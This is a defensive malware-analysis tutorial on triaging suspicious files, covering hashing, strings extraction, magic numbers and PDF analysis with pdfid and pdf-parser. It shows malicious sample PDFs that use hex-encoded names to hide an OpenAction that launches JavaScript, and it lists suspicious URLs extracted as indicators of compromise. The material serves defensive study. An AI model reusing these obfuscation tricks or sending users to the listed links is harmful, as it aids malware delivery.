

Malicious File Analysis

Version 1.0 | May 2021

Sylvain Hirsch
sylvain@sylvainhirsch.ch
github.com/sylvainhirsch/malware

Introduction

The objective of this document is to provide step-by-step explanations to analyse and triage potential malicious files to determine if they are malicious and to understand their actions.

Cheat Sheet

A cheat sheet that summarises the processes and tools to perform static and dynamic malware analysis is available [here](#).

Malware Analysis Environment

For malware analysis, I recommend and use the two below pre-configured virtual machines:

- [Remnux VM](#) – for static malware analysis
- [Flare VM](#) – for dynamic malware analysis

WARNING – It is important to only perform malware analysis in a safe environment. If you have never set up a safe malware analysis environment, I recommend reading chapter 2 “Malware Analysis in Virtual Machines” in the [Practical Malware Analysis](#) book.

Additional Information

For additional information or feedback, visit github.com/sylvainhirsch/malware or contact me by email at sylvain@sylvainhirsch.ch

Table of Contents

<i>Introduction</i>	1
Cheat Sheet	1
Malware Analysis Environment	1
Additional Information	1
<i>Static Malware Analysis – Generic Steps</i>	4
Hash Value	4
Hash Lookup	5
Strings Extraction	7
File Signature	8
<i>PDF File Analysis</i>	10
PDF File Format	10
Strings	11
Pdfid	12
Pdf-parser	13
Peepdf	17
<i>Microsoft Office OLE2 File</i>	19
Oleid	19
Oletimes	20
Oledump	20
Olevba	22
mraptor	24
ViperMonkey	25
LOffice	26
<i>Microsoft Office Open XML File</i>	27
Unzip	27
egrep	28
Olevba	29
<i>Rich Text Format - RTF</i>	30
Rtfobj	30
Rtfdump	31
SCBD - ShellCode	36
<i>JavaScript</i>	37
Peepdf – js_analyse	37
Peepdf	38

Js-didier	39
ShellCode	41
SCBD - ShellCode	43
Shellcode2exe	43
Disassembler	43
Dynamic Malware Analysis	44
Process Monitor	44
Process Explorer	46
FakeNet-NG	48
Autoruns	49
Regshot	49
Appendix	51
Regex	51

Static Malware Analysis – Generic Steps

The “Static Analysis General” steps can be performed on all types of potentially files. It consists of four steps that permit to assess if the file is malicious, to identify Indicators of Compromises (IOCs) and, to determine the file type.


The below sample is used to illustrate the next steps:

- SHA256: 9661e673c0a2c6828531304437fd4e782f8ebac792d12563896bd46e16f02333

Hash Value

The hash value is a digital fingerprint of a file that is used to uniquely identify it. To avoid collision, it is recommended to avoid using old cryptographic hash functions (e.g., MD5). SHA256 can be used to compute the file’s hash value.


- **certutil.exe -hashfile file SHA256**
 - Windows
- **sha256sum file**
 - Linux



```
File Edit View Search Terminal Help
remnux@remnux:~/Desktop/malware$ sha256sum normal_5fa6f9de5d98d.pdf
9661e673c0a2c6828531304437fd4e782f8ebac792d12563896bd46e16f02333  normal_5fa6f9de5d98d.pdf
remnux@remnux:~/Desktop/malware$
```

The fuzzy hash (ssdeep) can be computed to identify files with similar or quasi-similar patterns, enabling the identification of similar files.

- **ssdeep.exe file**
 - Windows
- **ssdeep file**
 - Linux



```
remnux@remnux:~/Desktop/malware
File Edit View Search Terminal Help
remnux@remnux:~/Desktop/malware$ ssdeep normal_5fa6f9de5d98d.pdf
ssdeep,1.1--blocksize=hash:hash,filename
768:WgGzpDXwjEu/aKypcptXW0tlescMsrmrWVi/2Bv/Xa8Eew0:DGFrxKptXN1XcZBv/q8ER0,"/home/remnux/Desktop/malware/normal_5fa6f9de5d98d.pdf"
remnux@remnux:~/Desktop/malware$
```

I created two files with almost the same content. I can then use `ssdeep` to compare the two files.

- `ssdeep -s file* >> fuzzy.db`
 - `ssdeep -s -a -m fuzzy.db file*`

As you can see in the above output, the two files are similar to 96%.

Hash Lookup


Open source malware databases and sandboxes (e.g., [VirusTotal](#), [Hybrid Analysis](#), [AlienVault OTX](#), etc.) can be used to identify if the file is already known as malicious, as well as to obtain additional information.

To follow the OpSec (Operations security) best practices, it is recommended to only perform a hash lookup and to not submit sensitive samples to open source databases or sandboxes.

- #### ■ Detection Result

Do not only rely on the hash lookup to determine if a file is malicious. This step only provides an initial result.

- The "Antivirus results history" (highlighted in green in the below screenshot) can be interesting.



■ Relations

The relations section enables the identification of related IOCs (e.g., C2 server).

The screenshot shows the 'RELATIONS' tab selected in a navigation bar. It displays three sections: 'ITW URLs', 'ITW Domains', and 'Embedded URLs'. Each section provides a summary of detections and URLs.

Section	Scanned	Detections	URL
ITW URLs	2021-03-11	2 / 85	http://cdn-cms.f-static.net/uploads/4378149/normal_5fa6f9de5d98d.pdf
ITW Domains	Domain	Detections	Created Registrar
	cdn-cms.f-static.net	1 / 82	2009-10-29 GoDaddy.com, LLC
Embedded URLs	Scanned	Detections	URL
	2021-03-23	0 / 85	http://ns.adobe.com/pdf/1.3/
	2021-03-23	0 / 85	http://ns.adobe.com/xapi/1.0/
	2021-03-23	0 / 85	http://ns.adobe.com/xapi/1.0/mm/
	2021-03-20	0 / 85	http://ns.adobe.com/xapi/1.0/rights/
	2021-03-23	0 / 85	http://ipurl.org/dc/elements/1.1/



■ Content

The content section contains the extracted strings of the file (cf. below steps).

This step permits the identification of interesting elements, as “/Filter /FlateDecode” in this PDF file. For more information about “FlateDecode” refer to the *PDF File Analysis*.


The screenshot shows the 'CONTENT' tab selected in a navigation bar. It displays extracted strings from a PDF file, with the 'STRINGS' tab selected. The strings include PDF syntax like %PDF-1.4, object definitions, and a 'Filter' entry containing '/Filter /FlateDecode'.

```
%PDF-1.4
1 0 obj
/TITLE {
/Creator {
/Producer {
/CreationDate (D:20201107214740+02'00')
endobj
3 0 obj
/Type /ExtGState
/S 1 true
/S 0.02
/ca 1.0
/CA 1.0
/AIS false
/SMask /None>>
4 0 obj
/Pattern /DeviceRGB
6 0 obj
/Type /XObject
/Subtype /Image
/Width 625
/Height 155
/BitsPerComponent 8
/ColorSpace /DeviceRGB
/Length 7 0 R
/Filter /FlateDecode
stream
```

Strings Extraction


The *Strings Extraction* permits the extraction of all strings from the file and the identification of interesting strings/IOCs (e.g., URL, command lines, encoded strings, path, registry keys, etc.).

- **strings file**
 - **n** - to specify the minimum string length (the default value is 3).



```
remnux@remnux:~/Desktop/malware$ strings normal_5fa6f9de5d98d.pdf
%PDF-1.4
1 0 obj
/TITLE (
/Creator (
/Producer (
/CreationDate (D:20201107214740+02'00')
endobj
3 0 obj
/Type /ExtGState
/SA true
/SM 0.02
/ca 1.0
/CA 1.0
/AIS false
/SMask /None>>
endobj
4 0 obj
[/Pattern /DeviceRGB]
endobj
6 0 obj
/Type /XObject
/Subtype /Image
/Width 625
/Height 155
/BitsPerComponent 8
/ColorSpace /DeviceRGB
/Length 7 0 R
/Filter /FlateDecode
stream
\R4)
hR:YU)
P:YU)
```

- **strings file | grep http**
 - print only strings with http



```
remnux@remnux:~/Desktop/malware$ strings normal_5fa6f9de5d98d.pdf | grep http
/URI (https://traffnew.ru/123?keyword=realm+grinder+achievement+guide)
/URI (https://tetoferapijala.weebly.com/uploads/1/3/1/6/131606168/1894479.pdf)
/URI (https://cdn-cms.f-static.net/uploads/4392457/normal\_5fa44d9d33081.pdf)
/URI (https://wojeribexojuxu.weebly.com/uploads/1/3/1/8/131856158/53b288b08ab1d.pdf)
/URI (https://wesujugureju.weebly.com/uploads/1/3/0/8/130874517/mebugow.pdf)
/URI (https://uploads.strikinglycdn.com/files/564b921a-6d9d-4199-a400-e2173344cf70/21710341893.pdf)
/URI (https://uploads.strikinglycdn.com/files/33684ceb-9ecc-41ef-8bb6-f3f94b5daf33/kakunimen.pdf)
/URI (https://uploads.strikinglycdn.com/files/2079b2e5-6fe7-4b4e-827b-d05570143239/xabamakiju\_kiluxez.pdf)
/URI (https://gepoboxew.weebly.com/uploads/1/3/1/0/131070920/rosobuviverigal.pdf)
/URI (https://cdn-cms.f-static.net/uploads/4383322/normal\_5f9a903edd97c.pdf)
/URI (https://uploads.strikinglycdn.com/files/abb0adfd-7700-4640-ba46-b072b1e4edfa/gateways\_to\_art\_free.pdf)
/URI (https://tudupumodowi.weebly.com/uploads/1/3/1/4/131406798/8463458.pdf)
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
  xmlns:dc='http://purl.org/dc/elements/1.1/'
  xmlns:pdf='http://ns.adobe.com/pdf/1.3/'
  xmlns:xmp='http://ns.adobe.com/xap/1.0/'
  xmlns:xmpMM='http://ns.adobe.com/xap/1.0/mm/'
  xmlns:xmpRights='http://ns.adobe.com/xap/1.0/rights/'
```

- `strings file | egrep Regex`
 - to find specific pattern (e.g., URL, IP, etc.)

This regex (cf. Appendix) permits the identification of IOCs and encoded IOCs that are present in malicious files.

File Signature

The File Signature (aka “magic number”) is a number embedded at or near the beginning of a file that indicates the file format. As the file extension of a file can be renamed, it is important to verify the magic number of the file to determine the correct file type.

The magic number check permits the determination of the following steps of the analysis (e.g., pdf, rtf, etc.)

- **hexdump.exe file | head**
 - Windows
 - **xxd file | head**
 - Linux

```
remnux@remnux: ~/Desktop/malware$ xxd normal_5fa6f9de5d98d.pdf | head
00000000: 2550 4446 2d31 2e34 0a31 2030 206f 626a %PDF-1.4.1 0 obj
00000010: 0a3c 3c0a 2f54 6974 6c65 2028 feff 0052 .<./title (...R
00000020: 0065 0061 006c 006d 0020 0067 0072 0069 .e.a.l.m. .g.r.i
00000030: 006e 0064 0065 0072 0020 0061 0063 0068 .n.d.e.r. .a.c.h
00000040: 0069 0065 0076 0065 006d 0065 006e 0074 .i.e.v.e.m.e.n.t
00000050: 0020 0067 0075 0069 0064 0065 290a 2f43 . .g.u.i.d.e.)./C
00000060: 7265 6174 6f72 2028 feff 0077 006b 0068 reator (...w.k.h
00000070: 0074 006d 006c 0074 006f 0070 0064 0066 .t.m.l.t.o.p.d.f
00000080: 0020 0030 002e 0031 0032 002e 0035 290a . .0...1.2...5).
00000090: 2f50 726d 6475 6365 7220 28fe ff00 5100 /Producer (...Q.
```

The below table summarises the magic number for the main document types. For more magic number values, check this [website](#).

File Type	Hex Magic Value	ASCII Value
PDF	25 50 44 46	%PDF
Microsoft Office OLE2 file (e.g., .doc, .xls, etc.)	D0 CF 11 EO	
Microsoft Office OOXML file (e.g., docx)	50 4B 03 04	PK
Rft	7B 5C 72 74	{ \rft
exe, dll, sys	4D 5A 90 00	MZ
Rar	52 61 72 21	Rar!


PDF File Analysis

PDF File Format

To analyse malicious PDF it is important to have at least a basic understanding of the pdf file format. Portable Document Format (PDF) is a proprietary file format developed by Adobe. In summary, PDF files are principally composed of objects that contain data or specific functions.

PDF is composed of five parts:

- Header: Magic number %PDF-1.5
- Object(s): Every object has the following format:
 - “1 0 obj” – It starts with two number and “obj”
 - The first number is the numeric id of the object.
 - The second number is the version of the object.
 - “<< ... >>” – An object container that starts with “<<” and ends with “>>”
 - “endobj” – It ends by “endobj”
- Cross Reference: not “really” relevant in the malware context.
- Trailer: not “really” relevant in the malware context.
- End of File: “%%EOF”



Object

PDF are mainly composed of objects that contain specific data within the document or perform a specific function.

An important point is that an object can refer to another object using the corresponding object id. In the below screenshot the object 2 is referencing to the object 9 (9 0 R) and 3 (3 0 R).

PDF objects can consist of various types of objects. The stream object (one type of pdf object) contains an unlimited sequence of bytes. The data stream can be modified, compressed, or even encoded using filters. When a filter is used, the value following “/Filter” indicates the method to decompress or decode the stream.

```

obj 2 0
Type: /Catalog
Referencing: 9 0 R, 3 0 R
<<
  /OpenAction
  <<
    /JS 9 0 R
    /S /JavaScript
  >>
  /Type /Catalog
  /Pages 3 0 R
>>

obj 9 0
Type:
Referencing:
Contains stream
<<
  /Filter /FlateDecode
  /Length 7770
>>
  
```

Data in pdf can be partially or fully encoded in multiples ways (e.g., hexadecimal, octadecimal, additional whitespace, etc.).

The below example shows how data can be encoded in a PDF. The objective of the below encoding is to complicate the identification of the *FlateDecode* filter:

- Filter [/F#6c#61#74e#44e#63#6fde/#41#53#43ll#38#35#44#65#63#6fd#65]
- FlateDecode --> 46 6c 61 74 65 44 65 63 6f 64 65

Interesting Elements

The below actions and elements provide a good insight into the PDF behaviors:

- /OpenAction or /AA: an action is automatically performed when the pdf is opened
- /JavaScript or /JS: the pdf contains a JavaScript code
- /Name: refers to name instead of the keyboard
- /EmbeddedFiles: indicates a dictionary with the embedded files
- /URI: an URL is accessed
- /SubmitForm: data can be transferred to a website.
- /Launch: a program is automatically spawned when the pdf is opened

It is worth being careful when a PDF contains:

- /OpenAction or /AA with /JavaScript or /JS
- /URI or /SubmitForm with /Launch

The below sample is used to illustrate the next steps:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd tcbcd2031b8863ba84a3050c56bea

Strings

Using **strings** command, as explained in the “Static Analysis General” section, interesting elements can be revealed.

- **strings badpdf.pdf**

```
remnux@remnux: ~/Documents/badpdf
remnux@remnux:~/Documents/badpdf$ strings badpdf.pdf
%PDF-1.5
1 0 obj<</#54#79#70#65/#43#61#74#61#6cog/#4f#75t#6ci#6ee#73 2 0 R/#50a#67#65< 3 0 R/#4fp#65#6e#41cti
#6fn 5 0 R>>endobj
2 0 obj<</#54yp#65/#4fut#6cin#65s/#43#6f#75n#74 0 >>endobj
3 0 obj<</#54#79#70#65/#50ages/K#69#64s[4 0 R]/#43#6f#75nt 1>>endobj
4 0 obj<</#54#79#70e/#50a#67e/#50#61re#6e#74 3 0 R/Me#64#69#61Bo#78[0 0 612 792]>>endobj
5 0 obj<</Ty#70#65/#41#63t#69on/#53/Ja#76a#53#53#721#/70t/#4a#53 0 0 R>>endobj
6 0 obj<</L#65#6eg#74h 5910/F#69#6cter[/#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]>>
stream
<Fkci
vl4zw
%quM,
CTbf-Vv3
@Mxxfl{
, `ywN
, yhb
^KLnN
^, #r
aQ(i
L*Br
      Bi!
&qw&
\c0of
@ksu
X=h)
Rr<$k^
      !YU"
oQ>?V
Z%%xJ
```

The PDF contains some obfuscation techniques. With a bit of experience and as demonstrated below, it can be identified that the pdf contains some OpenAction and some encoded data with *FlateDecode* filter.

The *OpenAction* and *FlateDecode* words are encoded in hexadecimal:

- OpenAction
 - #4fp#65#6e#41cti#6fn
- FlateDecode
 - /#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]

Pdfid

[Pdfid](#) (Didier Stevens) is a utility that scans PDF documents to look for certain PDF keywords, allowing to identify for example JavaScript or OpenAction. It also provides statistics about the elements within the document.

- **pdfid.py badpdf.pdf**

```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/badpdf$ pdfid.py badpdf.pdf
PDFiD 0.2.5 badpdf.pdf
PDF Header: %PDF-1.5
obj 6
endobj 6
stream 1
endstream 1
xref 1
trailer 1
startxref 1
/Page 1(1)
/Encrypt 0
/ObjStm 0
/JS 1(1)
/JavaScript 1(1)
/AA 0
/OpenAction 1(1)
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0
remnux@remnux:~/Documents/badpdf$
```

This PDF contains an *OpenAction* and a *JavaScript* code.

- **pdfid.py -n badpdf.pdf**
 - **-n** - argument can be used to only output the present elements

```
remnux@remnux: ~/Documents/badpdf
PDFID 0.2.5 badpdf.pdf
PDF Header: %PDF-1.5
obj          6
endobj        6
stream         1
endstream      1
xref          1
trailer        1
startxref      1
/Page          1(1)
/JS            1(1)
/JavaScript    1(1)
/OpenAction     1(1)
```

Pdf-parser

[Pdf-parser](#) (Didier Stevens) is a tool that parses PDF documents to identify the fundamental elements in the PDF.

There are some useful arguments for pdf-parser.

- **-s** or **--search** - to search for a stream of /ObjStm objects
- **-o** or **--object** - to search for an object id
- **-f** or **--filter** - to pass the stream through filters to decode it
- **-w** or **--raw** - to output the raw output
- **-d** or **--dump** - to dump a stream

Using the pdf-parser **-a** and **-O** arguments provides the equivalent information obtained with pdfid.


- **pdf-parser.py -a -O badpdf.pdf**
 - **-a** - displays the stats for the file
 - **-O** - extracts and parses the objects inside stream objects.

```
remnux@remnux: ~/Documents/badpdf
Comment: 3
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 6
  1: 6
  /#41#63t#69on 1: 5
  /#43#61#74#61#6cog 1: 1
  /#4fut#6cin#65s 1: 2
  /#50a#67e 1: 4
  /#50ages 1: 3
Search keywords:
  /JS 1: 5
  /JavaScript 1: 5
  /OpenAction 1: 1
```

The *OpenAction* is located in object number 1 and the JavaScript is in object number 5.

The *OpenAction* can also be found with the below command. In the below output you can see that object number 1 contains an *OpenAction* and will spawn the content of object 5.

- **pdf-parser.py --search openaction badpdf.pdf**
 - --search javascript
 - --search JS
 - --search AA




```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/badpdf$ pdf-parser.py --search openaction badpdf.pdf
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 5 0 R

<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
/OpenAction 5 0 R
>>
```

The content of object number 5 can be analysed with the below command. Object 5 refers to object 6.

- **pdf-parser.py --object 5 badpdf.pdf**



```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/badpdf$ pdf-parser.py -o 5 badpdf.pdf
obj 5 0
Type: /Action
Referencing: 6 0 R

<<
/Type /Action
/S /JavaScript
/JS 6 0 R
>>
```

- `pdf-parser.py --object 6 badpdf.pdf`

```
remnux@remnux: ~/Documents/badpdf$ pdf-parser.py -o 6 badpdf.pdf
obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 5910
/Filter [/#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]
>>
```

The data contained in object 6 is encoded with the FlateDecode filter. The name FlateDecode is partially encoded with hexadecimal values. You can use [CyberChef](#) to decode it.

f	l	a	t	e	d	e	c	o	d	e
46	6c	61	74	65	44	65	63	6f	64	65

In a non-encoded malicious pdf, you will see the below output.

```
obj 9 0
Type:
Referencing:
Contains stream

<<
/Filter /FlateDecode
/Length 7770
>>
```

To decode the content of object 6, use the arguments **--filter** and **--raw**.

- **pdf-parser.py --object 6 --filter --raw badpdf.pdf**
 - **--filter** - enables to decode the content of the object. It supports the following filters: FlateDecode, ASCIIHexDecode, ASCII85Decode, LZWDecode, and RunLengthDecode
 - **--raw** - outputs the raw data

Using the **--dump** argument, the object can be dumped to be further analysed.

- ```
▪ pdf-parser.py --object 6 --filter --raw --dump=badpdf object6.js badpdf.pdf
```

